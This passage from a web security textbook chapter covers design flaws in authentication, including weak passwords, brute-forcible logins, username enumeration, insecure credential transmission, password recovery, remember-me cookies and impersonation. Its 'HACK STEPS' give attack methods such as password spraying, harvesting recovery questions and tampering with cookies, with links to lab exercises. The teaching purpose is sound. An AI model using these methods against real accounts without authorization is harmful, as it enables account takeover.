In fact, despite its apparent simplicity, devising a secure authentication function is a subtle business. In real-world web applications authentication often is the weakest link, which enables an attacker to gain unauthorized access. The authors have lost count of the number of applications we have fundamentally compromised as a result of various defects in authentication logic.

This chapter looks in detail at the wide variety of design and implementation flaws that commonly afflict web applications. These typically arise because application designers and developers fail to ask a simple question: What could an attacker achieve if he targeted our authentication mechanism? In the majority of cases, as soon as this question is asked in earnest of a particular application, a number of potential vulnerabilities materialize, any one of which may be sufficient to break the application.

Many of the most common authentication vulnerabilities are no-brainers. Anyone can type dictionary words into a login form in an attempt to guess valid passwords. In other cases, subtle defects may lurk deep within the application's processing that can be uncovered and exploited only after painstaking analysis of a complex multistage login mechanism. We will describe the full spectrum of these attacks, including techniques that have succeeded in breaking the authentication of some of the most security-critical and robustly defended web applications on the planet.

## Authentication Technologies

---

A wide range of technologies are available to web application developers when implementing authentication mechanisms:

- HTML forms-based authentication
- Multifactor mechanisms, such as those combining passwords and physical tokens
- Client SSL certificates and/or smartcards
- HTTP basic and digest authentication
- Windows-integrated authentication using NTLM or Kerberos
- Authentication services

By far the most common authentication mechanism employed by web applications uses HTML forms to capture a username and password and submit these to the application. This mechanism accounts for well over 90% of applications you are likely to encounter on the Internet.

In more security-critical Internet applications, such as online banking, this basic mechanism is often expanded into multiple stages, requiring the user to submit additional credentials, such as a PIN or selected characters from a secret word. HTML forms are still typically used to capture relevant data.

In the most security-critical applications, such as private banking for high-worth individuals, it is common to encounter multifactor mechanisms using physical tokens. These tokens typically produce a stream of one-time passcodes or perform a challenge-response function based on input specified by the application. As the cost of this technology falls over time, it is likely that more applications will employ this kind of mechanism. However, many of these solutions do not actually address the threats for which they were devised — primarily phishing attacks and those employing client-side Trojans.

Some web applications employ client-side SSL certificates or cryptographic mechanisms implemented within smartcards. Because of the overhead of administering and distributing these items, they are typically used only in security-critical

contexts where an application's user base is small, such as web-based VPNs for remote office workers.

The HTTP-based authentication mechanisms (basic, digest, and Windows-integrated) are rarely used on the Internet. They are much more commonly encountered in intranet environments where an organization's internal users gain access to corporate applications by supplying their normal network or domain credentials. The application then processes these credentials using one of these technologies.

Third-party authentication services such as Microsoft Passport are occasionally encountered, but at the present time they have not been adopted on any significant scale.

Most of the vulnerabilities and attacks that arise in relation to authentication can be applied to any of the technologies mentioned. Because of the overwhelming dominance of HTML forms-based authentication, we will describe each specific vulnerability and attack in that context. Where relevant, we will point out any specific differences and attack methodologies that are relevant to the other available technologies.

## Design Flaws in Authentication Mechanisms

---


Authentication functionality is subject to more design weaknesses than any other security mechanism commonly employed in web applications. Even in the apparently simple, standard model where an application authenticates users based on their username and password, shortcomings in the design of this model can leave the application highly vulnerable to unauthorized access.

### Bad Passwords

Many web applications employ no or minimal controls over the quality of users' passwords. It is common to encounter applications that allow passwords that are:

- Very short or blank
- Common dictionary words or names
- The same as the username
- Still set to a default value

Figure 6-1 shows an example of weak password quality rules. End users typically display little awareness of security issues. Hence, it is highly likely that an application that does not enforce strong password standards will contain a large number of user accounts with weak passwords set. An attacker can easily guess these account passwords, granting him or her unauthorized access to the application.



**Figure 6-1:** An application that enforces weak password quality rules

## HACK STEPS

**Attempt to discover any rules regarding password quality:**

1. Review the website for any description of the rules.
2. If self-registration is possible, attempt to register several accounts with different kinds of weak passwords to discover what rules are in place.
3. If you control a single account and password change is possible, attempt to change your password to various weak values.

**NOTE** If password quality rules are enforced only through client-side controls, this is not itself a security issue, because ordinary users will still be protected. It is not normally a threat to an application's security that a crafty attacker can assign himself a weak password.

## TRY IT!

`http://mdsec.net/auth/217/`

## Brute-Forcible Login

Login functionality presents an open invitation for an attacker to try to guess usernames and passwords and therefore gain unauthorized access to the application. If the application allows an attacker to make repeated login attempts

with different passwords until he guesses the correct one, it is highly vulnerable even to an amateur attacker who manually enters some common usernames and passwords into his browser.

Recent compromises of high-profile sites have provided access to hundreds of thousands of real-world passwords that were stored either in cleartext or using brute-forcible hashes. Here are the most popular real-world passwords:


- password
- website name
- 12345678
- qwerty
- abc123
- 111111
- monkey
- 12345
- letmein

**NOTE** Administrative passwords may in fact be weaker than the password policy allows. They may have been set before the policy was in force, or they may have been set up through a different application or interface.

In this situation, any serious attacker will use automated techniques to attempt to guess passwords, based on lengthy lists of common values. Given today's bandwidth and processing capabilities, it is possible to make thousands of login attempts per minute from a standard PC and DSL connection. Even the most robust passwords will eventually be broken in this scenario.

Various techniques and tools for using automation in this way are described in detail in Chapter 14. Figure 6-2 shows a successful password-guessing attack against a single account using Burp Intruder. The successful login attempt can be clearly distinguished by the difference in the HTTP response code, the response length, and the absence of the "login incorrect" message.

In some applications, client-side controls are employed in an attempt to prevent password-guessing attacks. For example, an application may set a cookie such as `failedlogins=1` and increment it following each unsuccessful attempt. When a certain threshold is reached, the server detects this in the submitted cookie and refuses to process the login attempt. This kind of client-side defense may prevent a manual attack from being launched using only a browser, but it can, of course, be bypassed easily, as described in Chapter 5.



**Figure 6-2:** A successful password-guessing attack

A variation on the preceding vulnerability occurs when the failed login counter is held within the current session. Although there may be no indication of this on the client side, all the attacker needs to do is obtain a fresh session (for example, by withholding his session cookie), and he can continue his password-guessing attack.

Finally, in some cases, the application locks out a targeted account after a suitable number of failed logins. However, it responds to additional login attempts with messages that indicate (or allow an attacker to infer) whether the supplied password was correct. This means that an attacker can complete his password-guessing attack even though the targeted account is locked out. If the application automatically unlocks accounts after a certain delay, the attacker simply needs to wait for this to occur and then log in as usual with the discovered password.

### HACK STEPS

1. Manually submit several bad login attempts for an account you control, monitoring the error messages you receive.
2. After about 10 failed logins, if the application has not returned a message about account lockout, attempt to log in correctly. If this succeeds, there is probably no account lockout policy.

3. If the account is locked out, try repeating the exercise using a different account. This time, if the application issues any cookies, use each cookie for only a single login attempt, and obtain a new cookie for each subsequent login attempt.
4. Also, if the account is locked out, see whether submitting the valid password causes any difference in the application's behavior compared to an invalid password. If so, you can continue a password-guessing attack even if the account is locked out.
5. If you do not control any accounts, attempt to enumerate a valid username (see the next section) and make several bad logins using this. Monitor for any error messages about account lockout.
6. To mount a brute-force attack, first identify a difference in the application's behavior in response to successful and failed logins. You can use this fact to discriminate between success and failure during the course of the automated attack.
7. Obtain a list of enumerated or common usernames and a list of common passwords. Use any information obtained about password quality rules to tailor the password list so as to avoid superfluous test cases.
8. Use a suitable tool or a custom script to quickly generate login requests using all permutations of these usernames and passwords. Monitor the server's responses to identify successful login attempts. Chapter 14 describes in detail various techniques and tools for performing customized attacks using automation.
9. If you are targeting several usernames at once, it is usually preferable to perform this kind of brute-force attack in a breadth-first rather than depth-first manner. This involves iterating through a list of passwords (starting with the most common) and attempting each password in turn on every username. This approach has two benefits. First, you discover accounts with common passwords more quickly. Second, you are less likely to trigger any account lockout defenses, because there is a time delay between successive attempts using each individual account.

### TRY IT!

```
http://mdsec.net/auth/16/  
http://mdsec.net/auth/32/  
http://mdsec.net/auth/46/  
http://mdsec.net/auth/49/
```

## Verbose Failure Messages

A typical login form requires the user to enter two pieces of information — a username and password. Some applications require several more, such as date of birth, a memorable place, or a PIN.

When a login attempt fails, you can of course infer that at least one piece of information was incorrect. However, if the application tells you which piece of information was invalid, you can exploit this behavior to considerably diminish the effectiveness of the login mechanism.

In the simplest case, where a login requires a username and password, an application might respond to a failed login attempt by indicating whether the reason for the failure was an unrecognized username or the wrong password, as illustrated in Figure 6-3.

The figure consists of two side-by-side screenshots of a login form, each enclosed in a brown border. The left screenshot shows a login form with 'Username: daf' entered in the first field and an empty password field. Below the fields, the message 'Password is incorrect.' is displayed. The right screenshot shows a login form with 'Username: zzz' entered in the first field and an empty password field. Below the fields, the message 'User is not recognised.' is displayed. Both forms have a 'Login' button to the right of the password field.

**Figure 6-3:** Verbose login failure messages indicating when a valid username has been guessed

In this instance, you can use an automated attack to iterate through a large list of common usernames to enumerate which ones are valid. Of course, usernames normally are not considered a secret (they are not masked during login, for instance). However, providing an easy means for an attacker to identify valid usernames increases the likelihood that he will compromise the application given enough time, skill, and effort. A list of enumerated usernames can be used as the basis for various subsequent attacks, including password guessing, attacks on user data or sessions, or social engineering.

In addition to the primary login function, username enumeration can arise in other components of the authentication mechanism. In principle, any function where an actual or potential username is submitted can be leveraged for this purpose. One location where username enumeration is commonly found is the user registration function. If the application allows new users to register and specify their own usernames, username enumeration is virtually impossible to prevent if the application is to prevent duplicate usernames from being registered. Other locations where username enumeration are sometimes found




are the password change and forgotten password functions, as described later in this chapter.

**NOTE** Many authentication mechanisms disclose usernames either implicitly or explicitly. In a web mail account, the username is often the e-mail address, which is common knowledge by design. Many other sites expose usernames within the application without considering the advantage this grants to an attacker, or generate usernames in a way that can be predicted (for example, user1842, user1843, and so on).

In more complex login mechanisms, where an application requires the user to submit several pieces of information, or proceed through several stages, verbose failure messages or other discriminators can enable an attacker to target each stage of the login process in turn, increasing the likelihood that he will gain unauthorized access.

**NOTE** This vulnerability may arise in more subtle ways than illustrated here. Even if the error messages returned in response to a valid and invalid username are superficially similar, there may be small differences between them that can be used to enumerate valid usernames. For example, if multiple code paths within the application return the “same” failure message, there may be minor typographical differences between each instance of the message. In some cases, the application’s responses may be identical on-screen but contain subtle differences hidden within the HTML source, such as comments or layout differences. If no obvious means of enumerating usernames presents itself, you should perform a close comparison of the application’s responses to valid and invalid usernames.

You can use the Comparer tool within Burp Suite to automatically analyze and highlight the differences between two application responses, as shown in Figure 6-4. This helps you quickly identify whether the username’s validity results in any systematic difference in the application’s responses.



**Figure 6-4:** Identifying subtle differences in application responses using Burp Comparer

**HACK STEPS**

1. If you already know one valid username (for example, an account you control), submit one login using this username and an incorrect password, and another login using a random username.
2. Record every detail of the server's responses to each login attempt, including the status code, any redirects, information displayed on-screen, and any differences hidden in the HTML page source. Use your intercepting proxy to maintain a full history of all traffic to and from the server.
3. Attempt to discover any obvious or subtle differences in the server's responses to the two login attempts.
4. If this fails, repeat the exercise everywhere within the application where a username can be submitted (for example, self-registration, password change, and forgotten password).
5. If a difference is detected in the server's responses to valid and invalid usernames, obtain a list of common usernames. Use a custom script or automated tool to quickly submit each username, and filter the responses that signify that the username is valid (see Chapter 14).
6. Before commencing your enumeration exercise, verify whether the application performs any account lockout after a certain number of failed login attempts (see the preceding section). If so, it is desirable to design your enumeration attack with this fact in mind. For example, if the application will grant you only three failed login attempts with any given account, you run the risk of "wasting" one of these for every username you discover through automated enumeration. Therefore, when performing your enumeration attack, do not submit a far-fetched password with each login attempt. Instead, submit either a single common password such as *password1* or the username itself as the password. If password quality rules are weak, it is highly likely that some of the attempted logins you perform as part of your enumeration exercise will succeed and will disclose both the username and password in a single hit. To set the password field to be the same as the username, you can use the "battering ram" attack mode in Burp Intruder to insert the same payload at multiple positions in your login request.

Even if an application's responses to login attempts containing valid and invalid usernames are identical in every intrinsic respect, it may still be possible to enumerate usernames based on the time taken for the application to respond to the login request. Applications often perform very different back-end processing on a login request, depending on whether it contains a valid username. For example, when a valid username is submitted, the application may retrieve user details from a back-end database, perform various processing on these

details (for example, checking whether the account is expired), and then validate the password (which may involve a resource-intensive hash algorithm) before returning a generic message if the password is incorrect. The timing difference between the two responses may be too subtle to detect when working with only a browser, but an automated tool may be able to discriminate between them. Even if the results of such an exercise contain a large ratio of false positives, it is still better to have a list of 100 usernames, approximately 50% of which are valid, than a list of 10,000 usernames, approximately 0.5% of which are valid. See Chapter 15 for a detailed explanation of how to detect and exploit this type of timing difference to extract information from the application.

**TIP** In addition to the login functionality itself, there may be other sources of information where you can obtain valid usernames. Review all the source code comments discovered during application mapping (see Chapter 4) to identify any apparent usernames. Any e-mail addresses of developers or other personnel within the organization may be valid usernames, either in full or just the user-specific prefix. Any accessible logging functionality may disclose usernames.

#### TRY IT!

```
http://mdsec.net/auth/53/  
http://mdsec.net/auth/59/  
http://mdsec.net/auth/70/  
http://mdsec.net/auth/81/  
http://mdsec.net/auth/167/
```

## Vulnerable Transmission of Credentials

If an application uses an unencrypted HTTP connection to transmit login credentials, an eavesdropper who is suitably positioned on the network can, of course, intercept them. Depending on the user's location, potential eavesdroppers may reside:

- On the user's local network
- Within the user's IT department
- Within the user's ISP
- On the Internet backbone
- Within the ISP hosting the application
- Within the IT department managing the application

**NOTE** Any of these locations may be occupied by authorized personnel but also potentially by an external attacker who has compromised the relevant infrastructure through some other means. Even if the intermediaries on a particular network are believed to be trusted, it is safer to use secure transport mechanisms when passing sensitive data over it.

Even if login occurs over HTTPS, credentials may still be disclosed to unauthorized parties if the application handles them in an unsafe manner:

- If credentials are transmitted as query string parameters, as opposed to in the body of a `POST` request, these are liable to be logged in various places, such as within the user's browser history, within the web server logs, and within the logs of any reverse proxies employed within the hosting infrastructure. If an attacker succeeds in compromising any of these resources, he may be able to escalate privileges by capturing the user credentials stored there.
- Although most web applications do use the body of a `POST` request to submit the HTML login form itself, it is surprisingly common to see the login request being handled via a redirect to a different URL with the same credentials passed as query string parameters. Why application developers consider it necessary to perform these bounces is unclear, but having elected to do so, it is easier to implement them as 302 redirects to a URL than as `POST` requests using a second HTML form submitted via JavaScript.
- Web applications sometimes store user credentials in cookies, usually to implement poorly designed mechanisms for login, password change, "remember me," and so on. These credentials are vulnerable to capture via attacks that compromise user cookies and, in the case of persistent cookies, by anyone who gains access to the client's local filesystem. Even if the credentials are encrypted, an attacker still can simply replay the cookie and therefore log in as a user without actually knowing her credentials. Chapters 12 and 13 describe various ways in which an attacker can target other users to capture their cookies.

Many applications use HTTP for unauthenticated areas of the application and switch to HTTPS at the point of login. If this is the case, then the correct place to switch to HTTPS is when the login page is loaded in the browser, enabling a user to verify that the page is authentic before entering credentials. However, it is common to encounter applications that load the login page itself using HTTP and then switch to HTTPS at the point where credentials are submitted. This is unsafe, because a user cannot verify the authenticity of the login page itself and therefore has no assurance that the credentials will be submitted securely. A suitably positioned attacker can intercept and modify the login page, changing the target URL of the login form to use HTTP. By the time an astute user realizes that the credentials have been submitted using HTTP, they will have been compromised.

**HACK STEPS**

1. Carry out a successful login while monitoring all traffic in both directions between the client and server.
2. Identify every case in which the credentials are transmitted in either direction. You can set interception rules in your intercepting proxy to flag messages containing specific strings (see Chapter 20).
3. If any instances are found in which credentials are submitted in a URL query string or as a cookie, or are transmitted back from the server to the client, understand what is happening, and try to ascertain what purpose the application developers were attempting to achieve. Try to find every means by which an attacker might interfere with the application's logic to compromise other users' credentials.
4. If any sensitive information is transmitted over an unencrypted channel, this is, of course, vulnerable to interception.
5. If no cases of actual credentials being transmitted insecurely are identified, pay close attention to any data that appears to be encoded or obfuscated. If this includes sensitive data, it may be possible to reverse-engineer the obfuscation algorithm.
6. If credentials are submitted using HTTPS but the login form is loaded using HTTP, the application is vulnerable to a man-in-the-middle attack, which may be used to capture credentials.

**TRY IT!**

```
http://mdsec.net/auth/88/  
http://mdsec.net/auth/90/  
http://mdsec.net/auth/97/
```

## Password Change Functionality

Surprisingly, many web applications do not provide any way for users to change their password. However, this functionality is necessary for a well-designed authentication mechanism for two reasons:

- Periodic enforced password change mitigates the threat of password compromise. It reduces the window in which a given password can be targeted in a guessing attack. It also reduces the window in which a compromised password can be used without detection by the attacker.
- Users who suspect that their passwords may have been compromised need to be able to quickly change their password to reduce the threat of unauthorized use.

Although it is a necessary part of an effective authentication mechanism, password change functionality is often vulnerable by design. Vulnerabilities that are deliberately avoided in the main login function often reappear in the password change function. Many web applications' password change functions are accessible without authentication and do the following:

- Provide a verbose error message indicating whether the requested username is valid.
- Allow unrestricted guesses of the "existing password" field.
- Check whether the "new password" and "confirm new password" fields have the same value only after validating the existing password, thereby allowing an attack to succeed in discovering the existing password noninvasively.

A typical password change function includes a relatively large logical decision tree. The application needs to identify the user, validate the supplied existing password, integrate with any account lockout defenses, compare the supplied new passwords with each other and against password quality rules, and feed back any error conditions to the user in a suitable way. Because of this, password change functions often contain subtle logic flaws that can be exploited to subvert the entire mechanism.

#### **HACK STEPS**

1. **Identify any password change functionality within the application. If this is not explicitly linked from published content, it may still be implemented. Chapter 4 describes various techniques for discovering hidden content within an application.**
2. **Make various requests to the password change function using invalid usernames, invalid existing passwords, and mismatched "new password" and "confirm new password" values.**
3. **Try to identify any behavior that can be used for username enumeration or brute-force attacks (as described in the "Brute-Forcible Login" and "Verbose Failure Messages" sections).**

**TIP** If the password change form is accessible only by authenticated users and does not contain a username field, it may still be possible to supply an arbitrary username. The form may store the username in a hidden field, which can easily be modified. If not, try supplying an additional parameter containing the username, using the same parameter name as is used in the main login form. This trick sometimes succeeds in overriding the username of the current user, enabling you to brute-force the credentials of other users even when this is not possible at the main login.

**TRY IT!**

```
http://mdsec.net/auth/104/  
http://mdsec.net/auth/117/  
http://mdsec.net/auth/120/  
http://mdsec.net/auth/125/  
http://mdsec.net/auth/129/  
http://mdsec.net/auth/135/
```

## Forgotten Password Functionality

Like password change functionality, mechanisms for recovering from a forgotten password situation often introduce problems that may have been avoided in the main login function, such as username enumeration.

In addition to this range of defects, design weaknesses in forgotten password functions frequently make this the weakest link at which to attack the application's overall authentication logic. Several kinds of design weaknesses can often be found:

- Forgotten password functionality often involves presenting the user with a secondary challenge in place of the main login, as shown in Figure 6-5. This challenge is often much easier for an attacker to respond to than attempting to guess the user's password. Questions about mothers' maiden names, memorable dates, favorite colors, and the like generally will have a much smaller set of potential answers than the set of possible passwords. Furthermore, they often concern information that is publicly known or that a determined attacker can discover with a modest degree of effort.

**Forgotten Password or User ID?**

User Id: Tim

When you registered your User Id, you provided a secret question.

Your secret question, provided during registration, is:

what street did you live on in sierra vista

Enter the answer to your secret question:

**Figure 6-5:** A secondary challenge used in an account recovery function

In many cases, the application allows users to set their own password recovery challenge and response during registration. Users are inclined



to set extremely insecure challenges, presumably on the false assumption that only they will ever be presented with them. An example is “Do I own a boat?” In this situation, an attacker who wants to gain access can use an automated attack to iterate through a list of enumerated or common usernames, log all the password recovery challenges, and select those that appear most easily guessable. (See Chapter 14 for techniques regarding how to grab this kind of data in a scripted attack.)

- As with password change functionality, application developers commonly overlook the possibility of brute-forcing the response to a password recovery challenge, even when they block this attack on the main login page. If an application allows unrestricted attempts to answer password recovery challenges, it is highly likely to be compromised by a determined attacker.
- In some applications, the recovery challenge is replaced with a simple password “hint” that is configured by users during registration. Users commonly set extremely obvious hints, perhaps even one that is identical to the password itself, on the false assumption that only they will ever see them. Again, an attacker with a list of common or enumerated usernames can easily capture a large number of password hints and then start guessing.
- The mechanism by which an application enables users to regain control of their account after correctly responding to a challenge is often vulnerable. One reasonably secure means of implementing this is to send a unique, unguessable, time-limited recovery URL to the e-mail address that the user provided during registration. Visiting this URL within a few minutes enables the user to set a new password. However, other mechanisms for account recovery are often encountered that are insecure by design:
  - Some applications disclose the existing, forgotten password to the user after successful completion of a challenge, enabling an attacker to use the account indefinitely without any risk of detection by the owner. Even if the account owner subsequently changes the blown password, the attacker can simply repeat the same challenge to obtain the new password.
  - Some applications immediately drop the user into an authenticated session after successful completion of a challenge, again enabling an attacker to use the account indefinitely without detection, and without ever needing to know the user’s password.
  - Some applications employ the mechanism of sending a unique recovery URL but send this to an e-mail address specified by the user at the time the challenge is completed. This provides absolutely no enhanced security for the recovery process beyond possibly logging the e-mail address used by an attacker.



**TIP** Even if the application does not provide an on-screen field for you to provide an e-mail address to receive the recovery URL, the application may transmit the address via a hidden form field or cookie. This presents a double opportunity: you can discover the e-mail address of the user you have compromised, and you can modify its value to receive the recovery URL at an address of your choosing.

- Some applications allow users to reset their password's value directly after successful completion of a challenge and do not send any e-mail notification to the user. This means that the compromising of an account by an attacker will not be noticed until the owner attempts to log in again. It may even remain unnoticed if the owner assumes that she must have forgotten her password and therefore resets it in the same way. An attacker who simply desires *some* access to the application can then compromise a different user's account for a period of time and therefore can continue using the application indefinitely.

#### HACK STEPS

1. Identify any forgotten password functionality within the application. If this is not explicitly linked from published content, it may still be implemented (see Chapter 4).
2. Understand how the forgotten password function works by doing a complete walk-through using an account you control.
3. If the mechanism uses a challenge, determine whether users can set or select their own challenge and response. If so, use a list of enumerated or common usernames to harvest a list of challenges, and review this for any that appear easily guessable.
4. If the mechanism uses a password "hint," do the same exercise to harvest a list of password hints, and target any that are easily guessable.
5. Try to identify any behavior in the forgotten password mechanism that can be exploited as the basis for username enumeration or brute-force attacks (see the previous details).
6. If the application generates an e-mail containing a recovery URL in response to a forgotten password request, obtain a number of these URLs, and attempt to identify any patterns that may enable you to predict the URLs issued to other users. Employ the same techniques as are relevant to analyzing session tokens for predictability (see Chapter 7).


#### TRY IT!

```
http://mdsec.net/auth/142/  
http://mdsec.net/auth/145/  
http://mdsec.net/auth/151/
```

## “Remember Me” Functionality

Applications often implement “remember me” functions as a convenience to users. This way, users don’t need to reenter their username and password each time they use the application from a specific computer. These functions are often insecure by design and leave the user exposed to attack both locally and by users on *other* computers:

- Some “remember me” functions are implemented using a simple persistent cookie, such as `RememberUser=daf` (see Figure 6-6). When this cookie is submitted to the initial application page, the application trusts the cookie to authenticate the user, and it creates an application session for that person, bypassing the login. An attacker can use a list of common or enumerated usernames to gain full access to the application without any authentication.



**Figure 6-6:** A vulnerable “remember me” function, which automatically logs in a user based solely on a username stored in a cookie

- Some “remember me” functions set a cookie that contains not the username but a kind of persistent session identifier, such as `RememberUser=1328`. When the identifier is submitted to the login page, the application looks up the user associated with it and creates an application session for that user. As with ordinary session tokens, if the session identifiers of other users can be predicted or extrapolated, an attacker can iterate through a large number of potential identifiers to find those associated with application users, and therefore gain access to their accounts without authentication. See Chapter 7 for techniques for performing this attack.
- Even if the information stored for reidentifying users is suitably protected (encrypted) to prevent other users from determining or guessing it, the information may still be vulnerable to capture through a bug such as cross-site scripting (see Chapter 12), or by an attacker who has local access to the user’s computer.

#### HACK STEPS

1. **Activate any “remember me” functionality, and determine whether the functionality indeed does fully “remember” the user or whether it remembers only his username and still requires him to enter a password on subsequent visits. If the latter is the case, the functionality is much less likely to expose any security flaw.**
2. **Closely inspect all persistent cookies that are set, and also any data that is persisted in other local storage mechanisms, such as Internet Explorer’s `userData`, Silverlight isolated storage, or Flash local shared objects. Look for any saved data that identifies the user explicitly or appears to contain some predictable identifier of the user.**
3. **Even where stored data appears to be heavily encoded or obfuscated, review this closely. Compare the results of “remembering” several very similar usernames and/or passwords to identify any opportunities to reverse-engineer the original data. Here, use the same techniques that are described in Chapter 7 to detect meaning and patterns in session tokens.**
4. **Attempt to modify the contents of the persistent cookie to try to convince the application that another user has saved his details on your computer.**

**TRY IT!**

```
http://mdsec.net/auth/219/  
http://mdsec.net/auth/224/  
http://mdsec.net/auth/227/  
http://mdsec.net/auth/229/  
http://mdsec.net/auth/232/  
http://mdsec.net/auth/236/  
http://mdsec.net/auth/239/  
http://mdsec.net/auth/245/
```


## User Impersonation Functionality

Some applications implement the facility for a privileged user of the application to impersonate other users in order to access data and carry out actions within their user context. For example, some banking applications allow helpdesk operators to verbally authenticate a telephone user and then switch their application session into that user's context to assist him or her.

Various design flaws commonly exist within impersonation functionality:

- It may be implemented as a “hidden” function, which is not subject to proper access controls. For example, anyone who knows or guesses the URL `/admin/ImpersonateUser.jsp` may be able to make use of the function and impersonate any other user (see Chapter 8).
- The application may trust user-controllable data when determining whether the user is performing impersonation. For example, in addition to a valid session token, a user may submit a cookie specifying which account his session is currently using. An attacker may be able to modify this value and gain access to other user accounts without authentication, as shown in Figure 6-7.
- If an application allows administrative users to be impersonated, any weakness in the impersonation logic may result in a vertical privilege escalation vulnerability. Rather than simply gaining access to other ordinary users' data, an attacker may gain full control of the application.
- Some impersonation functionality is implemented as a simple “backdoor” password that can be submitted to the standard login page along with any username to authenticate as that user. This design is highly insecure for many reasons, but the biggest opportunity for attackers is that they are likely to discover this password when performing standard attacks such as brute-forcing of the login. If the backdoor password is matched before the user's actual password, the attacker is likely to discover the function of

